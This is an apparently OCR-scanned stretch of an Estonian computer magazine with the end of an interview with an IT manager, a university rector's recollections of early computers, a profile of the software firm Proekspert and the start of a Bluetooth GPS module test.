Päris nii see ilmselt ei ole. Ega aeg ole tähtis, pigem on pühendumus – et sa tahad midagi ära teha, teed ära ja keegi pärast tunnustab, et see oli õige asi. Näiteks nagu need inimesed, kes on e-valimised teinud. E-valimised on ikka üks järjekordne supervärk!

Kas pere ja lapsed olid teil juba toona, kui tuli pikki tööpäevi teha?
Lapsed olid, jah, juba siis. Esimene sündis 1993. ning teine 1996. aastal. Tollal olid nad väikesed ning oli lihtsam. Kui kasvama hakkasid, siis oli vaja ikka rohkem hakata nendega aega veetma – muidu unustavad ära. Ega see lihtne ole, leida aega nende jaoks. Ei usu, et ma hea pereinimene olen, kuigi püüan parimat.

Millega naine tegeleb?
Naine ongi enamik aega kodus. Raha eest ta ei tööta, vaid kodus, kui nii võib öelda. Heas mõttes. Eks kodus töötamine, et pere oleks korras ja korter kah, on omaette töö, mis on seejuures väga oluline ja tähtis. Mul on abikaasaga vedanud ja olen tänu selle saanud rohkem tööd teha. Ta saab minust aru ning toetab, aga kindlasti meeldiks talle, kui ma rohkem kodus oleksin. Aga kes ütles, et elu on lihtne.



> „Hansapangas ju juht ei maksa midagi. Kui on mõni kahtlus, et asi ei ole nii, nagu vaja, tuleb esiteks juht välja visata.

Teie nimi on pool eesti, pool mitte-eesti...
Olen pärit Kohtla-Järvelt, ema on eestlane, siit ka selline eesnimi. Isa on pooleldi venelane ja sellest ka perenimi. Ega ma tahtnud Kohtla-Järvelt lahkuda, aga kuna seal ei olnud tööd ja Tallinnas oli...

Kust üldse huvi arvutite vastu?
Õppisin matemaatika kallakuga klassis ning kord nädalas oli meil terve päev arvutiõpe. Sai mänge programmeeritud ja vinge oli. See ei saa mitte meeldida! See on selline loogiline ja lihtne maailm, kus on samas väga põnev olla, kuna piire ei ole.

Edasi tuli Tallinna Tehnikaülikooli automaatikateaduskond, mis andis ikka tollal minu arvates väga soliidse pagasi kaasa. Sellest oli juba võimalik areneda. Kindlasti on oluline, kes sind ümbritseb. Mul vedas. Ümberringi oli kogu aeg väga palju toredaid inimesi, kellest püüdsin aru saada ning ka õppida.

Nagu näiteks?
Neid on väga palju. Kindlasti **Ardo Ojasalu**, kes kutsus mind maksuametisse. Kindlasti **Enn Urmann**, kes juhtis tollel Põlva maksuameti ning mulle seda maksunduse värki selgeks üritas teha. **Paul Noorkõiv** – hea kolleeg jne jne

Avalikkuses jäi toona mulje, nagu oleks Paltsu-Sõerdi tüli olnud vähemalt ajendiks, kui mitte põhjuseks, mille tõttu paljud, sealhulgas ka teie, maksuameti juhtkonnast lahkusid.
Ei, mind see otseselt ei mõjutanud. Muidugi oli vastik vaadata, kuidas **Palts** seal toimetas, aga selle elanuksin üle küll. Pigem oli aeg midagi muud hakata tegema ning **Olli Heinoneni** pakkumine asuda IT arenduse juhiks Hansapanka oli väga põnev väljakutse. Samas oli minu kodaniku õiglustunne tõsiselt riivatud, et Sõerdile nii tehti. Peale seda ei saanud ministeeriumisse enam tõsiselt suhtuda. Enne oli mul riigikorra suhtes rohkem respekti, aga kui terve ministeeriumi osakond pandi töötama ühe inimese vastu ja nad lihtsalt peaaegu tegelesid süüdistuste välja mõtlemisega...

Tulevikus siiski riigitööle läheksite?
Jah, muidugi. Eks ole ka aega mööda läinud.

Hansapangas te väga kaua ei olnud...
Hansas olin, jah, 01.01.2004–15.11.2004. Olli ütles mulle neljapäeva õhtul 15 minutit enne tööpäeva lõppu, et reede on minu viimane tööpäev ning ega ta seletanud, mis juhtus.

Ja te ei tea tänaseni?
Töölevõtmisel ütles ta, et organisatsiooni on vaja reformida. Arutasime, millises suunas ja leppisime plaani kokku. Võib-olla oli põhjus selles, et olen avatud ja otsese juhtimisstiiliga – minna eesmärgi suunas – tema soomlasena on rohkem lääne-euroopaliku lähenemisega, mis mulle ei istu. Ma tahan kas teha või siis üldse mitte. Poolikud lahendused ei ole minu arvates head.

Hansapangas ju juht ei maksa midagi. Kui on mõni kahtlus, et asi ei ole nii, nagu vaja, tuleb esimese asjana juht välja visata. Nii see käibki, kus inimestel on huvitav töö ja väga hea palk. Ma muidugi arvan, et Olli tegi mind lahti lastes vea, aga jumal temaga – mina ja mu pere ainult võitsime sellest, sest praegune töö on nii huvitavam kui ka tasuvam.

Millega te vaba aega sisustate?
Hobisid on rohkem kui aega. Esimene on muidugi ratsutamine, harrastajana olen aeg-ajalt käinud ka parkuurivõistlustel. Oleks rohkem aega, oleks ka ehk tulemusi. See on selline ala, kus sa pead hobusega ühtse keele leidma ning selleks on vaja väga palju aega. Teiseks jooksen väikest viisi, käisin just Belgradi maratonil. See oli mu esimene täismaraton. Kohtla-Järvel elades tegelesin ka maadlusega.

Kuidas see ratsutamisega nakatumine käis?
See juhtus, kui olin juba 29 aastat vana. Ühe tuttava sünnipäeval sai talus käidud ja hobune läks galoppi – seda peab ise tundma! See ei saa mitte meeldida, see on üks väheseid viise loodust tunda.

Mille poolest Belgradi elu Tallinnast erineb?
Liiklus on siin isegi kohutavam kui Tallinnas, aga põhiline erinevus on selles, et siin inimesed suhtlevad omavahel. See meeldib mulle kõige rohkem. Muidugi ka teenindussfääris: alati tere-aitäh, naeratus jne. Tallinnas on seda kordades vähem.

Küsimus on selles, et miks teeb inimene ise endale elu keerulisemaks – mõtlen Tallinna elu. Miks inimene hädaldab ja on kogu aeg mossis? Ja miks siin, kus vaesus on palju hullem, on kõik teisiti?

Teine asi on kliima. Kui juba veebruari lõpus kõik õitsema hakkab, siis see ei saa mitte meeldida.

Kuulsin hiljuti, et pangakontorites on automaatidega turvamehed...
Seda on küll. Ühiskond on väga nukras seisus ja kergelt kaoses, hullem kui **Milosevici** ajal. Üldiselt on tänavatel siiski rahulikum kui Koplis.

Millal te jälle paikseks jääte? Või tahate ise ka tootmise plahvatusliku kasvu läbi viia?
Jah, mul on selline tunne, et ega ma Eestis endale meeltmööda tööd leiakski. Arvan, et seni, kui töötan, tuleb elada sellist rahvusvahelist elu. Vähemalt praegu on sellised arusaamad. Pealegi, see Eesti kliima käib tõsiselt närvidele ja siis küsid enda käest, miks ma pean seda taluma? am



Minu esimene ...

... kokkupuude



PEEP SÜRJE
Tallinna Tehnikaülikooli rektor

Minu esimene kokkupuude arvutiga jääb aastasse 1972, mil TPI ehitusteaduskonna tudengina pidin arvutustehnika kursusetöös leidma algoritmi etteantud ülesande lahendamiseks. Arvutiks oli tumblereid täis kapp nimega Minsk, millel polnud tänapäevastest sisend/väljundseadmetest veel haisugi – andmed sisestati ja tulemused väljastati perfolindi kujul. Sellest ajast on meeles ka humoorikas seik. Üks üldiselt tunnustatud professor, nähes lauanurgal perfolindirulli, keris selle tähtsa näoga lahti ja hakkas kiitma head korrelatsiooni oodatud ning saadud tulemuste vahel. Peale korüfee lahkumist julges üks hämmingus assistent iitsatada, et tegemist oli vaid veateatega.

Kaheksakümnendate keskel korraldati kogu TPI akadeemilisele perele käsukorras arvutikursused, kus õpetati BASIC-keelt ja EC (Jedinaja Sistema) arvutite kasutamist. Kuna kommertstarkvaraga oli toona tõsiseid probleeme, tuli endal koostada küllalt mahukaid programmipakette algul BASIC-us ja hiljem FORTRAN-is. Stažeerisin ka pool aastat autoteede raalprojekteerimise alal Moskva Autode- ja Teede Instituudis MADI.

... oma arvuti

Oma esimese personaalarvuti sain 1990. aastal, kui töötasin Soome Riiklikus Tehnikauuringute Keskuses VTT. Tegemist oli XT-tüüpi arvutiga, millel oli mustvalge 14-tolline kuvar ja üpris arhailine soomekeelne tarkvara, millega kohaneda oli algul üsna tülikas. Kuid vajalikud andmetöötlused said sellega ludinal tehtud. Mäletan, et suur abi oli ka tekstiredaktorist, mille vahendusel sai koostatud ka soomlastele mõistetavad teadustöö aruannete tekstid.

TTÜ autoteede kateedrisse, mille juhataja ma toona olin, muretsesime esimese PC 1991. aastal, mil Tallinna linnavalitsus eraldas meile hea koostöö eest raha kahe arvuti soetamiseks. Seni kui see õnneraha meie kontole laekus, oli inflatsioon oma töö teinud ja Eestist eraldatud saja tuhande rubla eest enam arvutit osta ei õnnestunud. Hädast aitasid välja head Moskva kolleegid, kelle abil sai esimene arvutiost siiski teoks. Samas olen üpris kindel, et oma esimesed prillid võlgnen ma selle PC vilkuvale ja värelevale, kuid siiski värvilisele kuvarile.

Praegune arvuti



Praegu kasutan tööl IBM ThinkPad T60 tüüpi sülearvutit (2CPU; 1,83 GHz; 1,00 GB RAM), mis on minidoki vahendusel ühendatud kõigi vajalike sisend/väljundseadmetega. Minu praeguse ameti ja töötempo juures on väga oluline, et piisab vaid ühest nupuvajutusest, tormamaks, läpakas kaenlas, järjekordsele nõupidamisele või presentatsioonile. Kuna mul on juba kolmas IBM-i sülearvuti, oskan ma hinnata nende töökindlust – ühe vahepealse HP tööiga osutus seevastu üpris lühikeseks.

Vähetuntud eksperdid ja nende tuntud tööd

> Firma klientideks on Eestis näiteks Selveri ja Rimi kaupluseketid, kes Proeksperdi kaardimakselahendusi kasutavad.

FOTOD: EGERT KAMENIK

Tarkvaraarendaja AS Proekspert on Eestis tegutsenud juba 1993. aastast saati ning teenindab väga suuri ja rahvusvahelisi kontserne, kuid kummalisel kombel ei pruugi ettevõtte nimi endiselt paljudele midagi öelda.



RAIGO NEUDORF
Saldo

On isegi juhtunud, et Proeksperdis tööle asuv inimene adub alles peale esimesi tööpäevi, kuhu ta sattunud on ning millega ettevõte täpsemalt üldse tegeleb.

Proekspert oli üks esimesi tarkvaratootjaid, kes töötas siinsel pangandusturul kasutamiseks välja kiipkaardisüsteemi – Raekaardi. Aset leidis see enam kui kümne aasta eest ning toote tellijaks oli toonane Raepank.

"Sellega kaasnesid väga uhke disainiga terminalid ja sularahaautomaadid. Kui Raepank ühines 1990ndate keskel Forekspangaga, suri kahjuks ka Raekaardi süsteem välja," meenutab Proeksperdi tarkvara arendusjuht **Urmet Jänes**. Samas arvab ta, et lahendus oli ligi kümme aastat oma ajast eest – inimesed lihtsalt polnud valmis seda kasutama. Kuid ettevõtte jaoks, kes oli tolleks hetkeks vaid mõned aastad tegutsenud, oli tegu kahtlemata suure kordaminekuga.

"Tol ajal oli Eestis paar erinevat kiipkaardimakseprojekti, mis olid kõik oma ajast ees. Raekaart oli neist ilmselt kõige silmatorkavam. Põhjus ei olnud tarkvaras, vaid pigem turu vastuvõtlikkuses – kiipkaardimakseid polnud veel lihtsalt vaja. Oli ju siis umbes see aeg, kui teised pangad hakkasid oma magnetkaartidega välja tulema," selgitab ta.

Tänaseks on ettevõte mõnes mõttes

sama teema juurde ringiga tagasi jõudnud. Urmet Jänese sõnul on Proekspert kaardimakse valdkonnaga tegelenud pea kogu oma senise tegevuse vältel. Nii kuuluvad hetkel firma klientide hulka Eestis näiteks Selveri ja Rimi kaupluseketid, kes Proeksperdi kaardimaksete lahendusi kasutavad.

"Selveri ja Rimi kaardimaksed käivad meie serverite kaudu. Tegu on kaardiserveri tootega, mille arendasime välja üheksakümnendate lõpus."

Koostöö soomlastega

Viimastel aastatel on Proekspert pöördunud tagasi ka kiipkaardisüsteemide juurde. Näiteks on ettevõte töötanud Skandinaavia turu jaoks välja erinevates makseterminalides kasutatava tarkvara. Koostööd tehakse ka Soome firmaga Semel, mis on taksodes kasutatavate makseterminalide tootja. Semeli riistvara kasutavad kõik suuremad Helsingi taksofirmad ning Proeksperdi panus on nendesse sobiv tarkvara välja nuputada.

> **Semeli atribuutikat kasutavad ka näiteks meie Tulika taksod, kuid tegu on n-ö eelmise põlvkonna lahendusega.**

"Semeli atribuutikat kasutavad ka näiteks meie Tulika taksod, kuid tegu on n-ö eelmise põlvkonna lahendusega. Ilmselt läheb ka Tulika uutele lahendustele varsti üle," lisab Jänes.

Soome turu tarvis on Proekspert välja töötanud ka üpris spetsiifilisi kaardirakendusi, alates taksofirmade sooduskaartidest ning lõpetades valdade sotsiaalabikaartidega, mida kohalikud omavalitsused puuetega inimestele väljastavad.


Elektroonilised viisad prantslastele

Kõigil Proeksperdis valmivatel toodetel ning lahendustel pole eraldi peatuda siiski võimalik, kuna pakutavate tarkvaralahenduste hulk on äärmiselt mitmekesine. Küll saab rääkida ettevõtte erinevatest kompetentsivaldkondadest, mis jagunevad viieks. Esmalt juba mainitud kaardivaldkond. Teisalt tegeleb Proekspert biomeetriaga, mille alla kuuluvate lahenduste abil on võimalik inimest füüsiliselt ära tunda või identifitseerida. Näiteks sõrmejälgede abil.

Lisaks tegeleb ettevõte automaatikasüsteemide arendamisega, ärianalüüsi tarkvara maaletoomise ja esindamisega ning telekommunikatsioonisektorile mõeldud lahenduste pakkumisega.

Kõrvaltvaatajale ilmselt üks huvitavamaid projekte on Proeksperdil seotud just biomeetria valdkonnaga, mille raames puutub tarkvaraarendaja kokku Prantsusmaa elektroonilise viisasüsteemiga – selle tarvis valmistatakse mõningaid komponente. Samas on ettevõte seadnud pilgu ka juba kaugemale. Tõenäoliselt veel sel aastal kuulutatakse välja Euroopa Liidu elektroonilise viisasüsteemi hange, kus Proekspert loodab kaasa lüüa.

Urmet Jänes näitab ruumi, kus Proeksperdi abil sündinud tootelahendusi testitakse.



Proeksperdi stiilinäide: töö juures ei pea AINULT tööd tegema.

"Meie klient, kelleks on Prantsusmaa kontsern Sagem, osaleb selles hankes. Kuidas see lõpeb, on vara öelda," ütleb Jänes.

Mida endast elektrooniline viisa üldse kujutab? Proeksperdi esindaja selgitab, et elektroonilise viisa üheks tunnuseks on distantslugemisega kiip, mis käib kaasas sisuliselt passi vahelehena.

"Näiteks brittide süsteem nägi välja selline, et passi pannakse sulle kleeps või tempel, nagu tavaline viisa. Lisaks antakse sulle distantslugemisega kaart. Sellega saavutatakse kahte asja. Esiteks on võimalik piiriületust automatiseerida ning sind ei kontrolli enam mitte inimene, vaid masin. Lased oma sõrmejäljed skannida ning masin võrdleb neid sinu viisa kiipi salvestatud jälgedega. Lisaks välistatakse sellise süsteemiga teise isikuna esinemist," selgitab Jänes.

> **Veel sel aastal kuulutatakse välja Euroopa Liidu elektroonilise viisasüsteemi hange, kus Proekspert loodab kaasa lüüa.**

Lisaks on Proekspert osaline projektides, kus nende kanda on rahvastiku- ning valimisregistri süsteemide väljatöötamine. Kuna selliste ettevõtmiste puhul seob firmat konfidentsiaalsuse nõue, ei saa Urmet Jänes neist avalikult rääkida. Küll ütleb ta, et tegu pole Euroopa turult tulnud tellimusega.

Taanlastest omanikud aitavad

Mõnes mõttes paneb isegi imestama, et Proeksperdi-sarnane väikefirma lööb kaasa nii suurte, mahukate ja tähtsate projektide juures. Jänese sõnul pole ettevõte siiski ise selle nimel väga palju vaeva näinud, et leida tee mõne Euroopa kontserni juurde. Pigem on olnud senine asjade käik vastupidine ning suurkliendid on hoopis Tallinnas tegutseva tarkvarafirma üles leidnud. "Enamalt jaolt leiavad need tegijad meid üles. Meie maine käib meist eespool," muigab Jänes.

Asja on natuke lihtsamaks muutnud ehk see, et alates 2003. aastast kuulub Proeksperdi omanikeringi Taani kontsern Danfoss, mille kaudu on mitmed pakkumised siinse ettevõtteni jõudnud.

"Me osalesime mitmes Taani saatkonna korraldatud projektis. Danfoss ilmselt suhtles Taani saatkonnaga, kui nad otsisid koostöövõimalusi Baltimaades ja sealt tuli meie nimi välja," märgib Jänes.

Tema sõnul on mõnede välisprojektide puhul Danfossi osalus küll aidanud Proeksperti, kuid see pole välisprojektide ▶

Proekspert numbrites

AS-il Proekspert on täna ette näidata kadestamist väärt majandustulemused, mis aasta-aastalt paremaks muutuvad.
Kui veel 2003. aastal andis ettevõte tööd 20 inimesele, ulatus firma töötajate arv eelmisel aastal juba 60-ni. Proeksperdi müügitulust annavad eksportturud umbes 65 protsenti, ettevõtte kasumlikkus küündib üle 20 protsendi ning aastane käibe kasv jääb samuti kusagile 20 protsendi piirimaile. Alates 2003. aastast kuulub 50-protsendilise osalusega Proeksperdi omanikeringi Taani ettevõte Danfoss Drives. Teine pool ettevõttest kuulub firma võtmeisikutele.
Urmet Jänese sõnul on Proeksperdi näol tegu puhtalt tarkvaraarendusfirmaga, kelle suuremateks klientideks on suured rahvusvahelised kontsernid. "Kaks kolmandikku meie töödest liigub välismaale. Samas võib öelda, et me töötame väga väikesele arvule klientidele korraga, kuid teeme nendega pikaajalist koostööd. 80 protsenti meie käibest annavad kuus klienti neljas riigis: Eestis, Soomes, Taanis ja Prantsusmaal."
Ettevõtte eelmise aasta auditeeritud käive oli 46,9 miljonit krooni. Võrreldes aasta varasema tulemusega, kasvas käive 26%. Ettevõtte ärikasum oli 12 miljonit krooni.

Proekspert esindab Eestis BusinessObjectsi tarkvara

Proekspert on ka juhtiva ärianalüüsi tarkvara BusinessObjects maaletooja ning esindaja. Tegu on maailmas selle valdkonna juhtiva kaubamärgiga.
"Kõik suuremad pangad ja telekomid kasutavad seda. BusinessObjectsiga seonduv on meie kõrvaläări, mis annab umbes kolmandiku meie tööst," selgitab Urmet Jänes. Tema sõnul on Eestis hetkel BusinessObjectsi kasutajaid 19 firmat ja riigiasutust. Näiteks neli panka, neli telekomi, neli kaubandusettevõtet jne. "Aastas tuleb juurde kaks-kolm suurfirmat. Hinnaklass on paras keskmistele ja suurfirmadele. Nende jaoks õigustab ärianalüüsi tarkvara ennast," lisab Jänes.


Selline testlaud peab andma vastuse, kas Proeksperdi tarkvaraga varustatud taksode maksesüsteemid töötavad laitmatult.

leidmisel siiski määrav. "Danfoss on olnud meile ennekõike suurklient ja finantsinvestor. Kuigi oleme formaalselt Danfossi kontserni liige, tegutseme me siiski omapead. Kui Danfoss Proeksperdis osaluse ostis, oli ka nende üheks peamiseks tingimuseks, et me säiliksime vabaturu ettevõttena, ega muutuks lihtsalt üheks nende osakonnaks."

Kõigist oma suurematest klientidest Proekspert rääkida ei saa, kuna osade kundedega on omavahel niimoodi kokku lepitud. Suurematest klientidest nimetab Jänes Prantsusmaa firmat Sagem, Taani ettevõtet Danfoss ning TeliaSonerat, kellega on juba aastaid koostööd tehtud. Kohalikest ettevõtetest tõstab ta esile EMT-d, kellega on koostööd tehtud juba kümme aastat.

15 uut töötajat aastas

Sarnaselt paljude teiste "itifirmadega" peab ka Proekspert pidevalt uusi spetsialiste otsima. Seda enam, et ettevõte on täna kiiresti kasvav.

"Me pole piiratud töö ega klientide leidmisega, vaid inimeste leidmisega. Me ei saa palgata igaüht. Meie töötajatest on valdav enamik tarkvaraarendusega seotud kõrgharidusega, kellest omakorda enamik tuleb Tallinna Tehnikaülikoolist ning mõned inimesed ka IT Kolledžist," selgitab Jänes.

Ta lisab, et ajalooliselt on olnud ettevõte küllaltki madalat profiili hoidev tegija, kes teeb tööd kindlatele klientidele ning seda peaasjalikult välismaale. "Seega on põhjust meist avalikult rääkida küllalt väike. Teinekord tulebki nii välja, et kuigi me valmistame väga lahedaid asju ning oleme olnud järjest näiteks arvutifirmade TOP-is kõrgetel kohtadel, ei teata meist suurt midagi." Mõnikord kehtib see ka uute töötajate kohta, kes Proeksperdis tööle asuvad.

> Rõõmustas just see, et tudengitele on hakatud rohkem õpetama C programmeerimiskeelt, mis oli jäänud Java varju.

Kui hetkel töötab Proeksperdis umbes 60 inimest, näevad firma kasvuplaanid ette umbes 15 uue töötaja värbamist aastas. Jänese hinnangul oleks võimalik kasvada ka kiiremini, kuid siis võib tekkida probleem uute inimeste ettevõttesse sulandamisega.

Urmet Jänese sõnul on Proeksperdi peamisteks programmeerimiskeelteks täna Java, C ja C ++.

"Viimasel ajal on just C ja C ++ vajadus suurenenud seoses meie liikumisega rohkem tootearenduse peale. Messil "Võti tulevikku" rõõmustas meid just see, et tudengitele on hakatud rohkem õpetama C programmeerimiskeelt, mis oli vahepeal jäänud Java varju. Meie vaatepunktist vaadatuna tundub, et vähemalt TTÜ tajub turuvajadust päris hästi."

Klient istub kõrval

Erinevatel tootemessidel ettevõte tema sõnul ei osale. Põhjus lihtne: see, mida pakutakse või müüakse, on töötajate ajud, nagu ütleb Jänes. "Me oleme teenust osutav firma. Toode on enamasti meie kliendi oma. Parimal juhul on kliendil idee, millega võiks tegu olla, ning meie ehitame selle otsast lõpuni valmis."

Kõik tarkvaralahendused ning tooted, mida Proekspert pakub, valmivadki tihedas koostöös klientidega. Nii et mõne tarkvaralahenduse väljatöötamise juures istub kliendi esindaja isegi Proeksperdi kontoris, et omavaheline suhtlus oleks kiire ning vahetu.

Urmet Jänes ütleb, et kuigi Proekspert on praegu kiiresti kasvav, pole ettevõttes seatud eesmärgiks areneda võimalikult paljudele erinevatele turgudele. "Ennekõike on meie eesmärk kasvatada baasi iga üksiku kliendiga, hoida klientide arvu küllalt väiksena ja teha nendega laias skaalas koostööd."

Firma juhid leiavad, et sellist taktikat kasutades muutub suhe klientidega lähedasemaks, pooled tunnevad teineteist paremini ning selle tulemusena on ka saavutatav tulemus parem. am



> Kuigi me valmistame väga lahedaid asju ning oleme olnud arvutifirmade TOP-is kõrgetel kohtadel, ei teata meist suurt midagi."

KLIENDI KOMMENTAAR

Selver usaldab tugevat tiimitööd

Selveri kaupluseketi ärirakenduste spetsialisti Alar Varese sõnul seob Selverit ja Proeksperti suurematest projektidest nn Selveri andmeaida projekt. Sisuliselt on tegu andmelaoga, kus hoitakse erinevat teavet, alates Selveri müüginumbritest kuni partnerkaartide andmeteni.

"Kuna olen ise praeguses töökohas töötanud umbes aasta, pole ma viibinud nende rakenduste loomise juures. Küll olen kokku puutunud Proeksperdiga siis, kui on vaja olnud olemasolevaid projekte edasi arendada. Kõik tööd on kenasti lõpuni viidud ja meiepoolne rahulolu on olemas."

Varese sõnul on hetkel Eestis vähemalt Selveri-suguse ettevõtte jaoks selliseid tarkvaraarendajaid, kes suudaksid eelnimetatud teenuseid pakkuda, pigem vähe. Seepärast usaldatakse eeskätt ettevõtteid, kellel on olemas tugev tiimitöö, teadmised ja kogemused ning kus projektiga on seotud mitmed inimesed.

"Põlveotsas tegemist me endale lubada ei saa. Meie jaoks oleks see liiga suur risk, kui meile väljatöötatud projekt sõltuks ainult ühest inimesest."

KONKURENDI KOMMENTAAR

Proeksperdiga saab koostööd teha

"Proekspert on üks väheseid Eesti IT-ettevõtteid, kellega saab teha professionaalsel tasemel koostööd. Kindlasti oleme konkurendid tööjõuturul, samas kliendibaas meil olulises mahus ei ristu," ütleb AS-i Webmedia tegevjuht Taavi Kotka.

Proeksperdi esindajad väidavad ise, et ettevõte pole siinsel turul kuigi tuntud. Taavi Kotka leiab, et see ei puuduta pelgalt Proeksperti.

"Kui tuntud on üldse Eesti IT-ettevõtted? Eesti on küll kõva IT-riik, aga kui palju me teame firmadest, kes nende lahenduste taga on? Proekspert on selles suhtes sama tuntud/tundmatu kui iga teine Eesti IT-ettevõte."

Proeksperdi töödest-tegemistest oskab Kotka välja tuua paar näidet. "Oleme teinud väga head koostööd EMT-s, samuti peaks suurem osa nende meeskonnast töötama emaettevõtte Danfossi jaoks."

LABOR

GPS-moodulid otsivad asukohta

Aina rohkem esitavad ettevõtjad erinevaid IT-lahendusi kasutusele võttes küsimuse: aga kas ma asukohta saan jälgida? Ja saavad vastuseks: ikka saad, kui paar-kolm meetrit on täpsusena piisav.

> Testiks oli meil hangitud kolm GPS-moodulit: Garmin Mobile 10, Altina GBT-709 ja TomTom Wireless GPS Receiver MK II.



FOTOD: STANISLAV MOSHKOV

KAIDO EINAMA
kaido@am.ee

Arvutimaailm võttis testimislauale seekord kolm Bluetooth-ühendusega GPS-moodulit, mis otsivad taevast navigatsioonisatelliitide signaalid, arvutavad nende järgi asukoha geograafilised koordinaadid ja edastavad üle lähiraadiovõrgu targemale seadmele – sülearvutile, mobiilile või pihuarvutile, kus saadud numbritega saab ette võtta suuri asju.

Näiteks jälgida sõidukite asukohti, kui tegemist on transpordifirmaga, või anda see igale müügiinimesele tööpäeva jooksul kaasa, et välja selgitada nende tulemuslikkus. Rääkimata spetsiifilistest lahendustest: näiteks kulleri jaoks päevateekonna arvutamisel, kinnisvaramaakleri jaoks kruntide, majade ja tööstushoonete asukoha määramisel või põllumehele põldude ning metsamehele metsade külastamise tiheduse määramisel.

Kõige tuntum lahendus GPS-moodulitega aga on kindlasti seotud turismiga – GPS pannakse auto armatuurlauale ja üle Bluetoothi edastab see koordinaadid navigatsioonitarkvaraga varustatud mobiilile või sülearvutile, mis juhatab häälkäsklustega õigesse kohta kohale.

Kolm tõrksat

Testiks oli hangitud meil kolm GPS-moodulit. Jakari Marine andis proovida Garmin Mobile 10 mooduli, millel oli kaasas ka tarkvara koos Euroopa kaartidega. Elioni esindustest saime kaks GPS-i: Altina GBT-709 ja TomTom Wireless GPS Receiver MK II. Nendel polnud kaarte kaasas.

Bluetooth pole alati Bluetooth, selgus nende GPS-ide arvuti või mobiiliga ühendamisel. Arvuti, millel oli vanem Bluetooth v1.2, ei töötanud kõigi GPS-idega. Telefonide sisseehitatud tarkvara aga eelistab kindlate tootjate mudeleid, nii tunnistas näiteks Nokia E61-ga kaasasolnud navigeerimisprogramm vaid TomTomi. Seega võis juba kohe alguses ennustada, et lihtsalt ühenda-ja-sõida-meetodil nende GPS-idega hakkama ei saa.

Vaatamegi siis kõigepealt, kuidas erinevad tarkvarad GPS-idega toime tulevad.

Garmin tunneb Tallinna

Garmini GPS-moodul oli neist kolmest kõige kallim ja põhjus oli selge: karbis kaasas olnud DVD sisaldas põhjalikku navigeerimistarkvara nii telefonile, pihu- kui sülearvutile. Lisaks olid DVD-l ka detailsed Euroopa kaardid olemas. Seega, kui ettevõttel pole plaanis hakata ise GPS-iga navigeerimise lahendust välja töötama või oma süsteemidega ühendama, on Garmini pakett n-ö võtmed-kätte-lahendus, mis pakub piisavalt asukohainfot nii hiljem töötlemiseks kui kohalejõudmiseks.

Alustuseks proovime Garmin Mobile XT installida Windows Mobile 5 for ▶

Smartphone`i operatsioonisüsteemiga telefoni. Probleeme ei esine, välja arvatud see, et tarkvara tahab kindlasti end mälukaardile paigutada, mitte telefoni enda mällu. 1 GB mälukaardile mahub ta kenasti ära.

Esialgu näitab mobiil Tallinna põhimaanteid ja sakilist rannajoont, kuid Eesti kaarti lukust vabastades ilmub kogu tänavate- ja parkidevõrk ning ka mõnesid huvipunkte saab kaardilt leida. Siiski paiknevad tarkvara arvates kõik lähimad muuseumid, restoranid ja firmad Helsingis, mitte Tallinnas. Menüüst leiab võimaluse laadida ka kasutaja enda huvipunkte.

Alustades välitesti autos mobiililt hääljuhtimist sisse lülitades, teatab eestikeelne naishääl: "Punkt juurest kodu pööra paremale." Selliseid otse inglise keelest tulnud grammatilisi konstruktsioone kohtab veelgi, see on ilmselt programmi loogikaga paika pandud, kuid väga ei sega. Kõik teated, kust on vaja ära pöörata ja kus vaja hoida ühele või teisele poole, on normaalse kiirusega sõites täiesti õigeaegsed.

Navteqi kaardid, mida Garmini tarkvara mobiilis kasutab, on üsna kena välimusega. Neid saab näidata kas otse "lagipähe" ülalt alla vaadates või autojuhi vaatenurgast, kolmemõõtmelisena ja perspektiiviga. Asukohti võib sisestada ka koordinaatidena, mitte ainult aadressidena.

Garmini tarkvara salvestab telefoni või arvutisse läbitud teekonna, seega sobib lahendus juhtudel, kui vaja päevateekonda ja peatusi jälgida – kinnisvaras, logistikas, liikuval müügitööl, ehitusobjektidel jne.

Garmini tarkvara suhtleb ka teiste telefonidega, kus on sama programm sees – nii saab näiteks üks kasutaja teisele saata üle mobiilivõrgu oma asukoha ja teine saab selle määrata sihtkohaks, kuhu arvutatakse kohalejõudmise teekond. Samas võib selle asukohainfo saata kuhugi kesksele dispetšerile, kellel on ülevaade kõigi GPS-iga varustatud asjade või inimeste liikumisest.

Garmini tarkvara arvutisse installimine aga niisama lihtsalt ei käinud. Kolmandal katsel saab tarkvara siiski Windows XP all tööle, kuid Bluetooth ei sobi – Garmin kasutab Class II ehk kiiret sinihammast, sülearvutil on see aga vanem ja aeglasem, mis ei tunne GPS-moodulis ühtki vajalikku teenust ära.

Altina – vanakooli navigaator

Altina GPS oli minu jaoks täiesti tundmatu, väljanägemine on tal ka retro. Kuid see on esimene, ja nagu hiljem selgub, ka ainus GPS, mis vanema Bluetoothiga sülearvutiga lõpuks suhelda soovib.

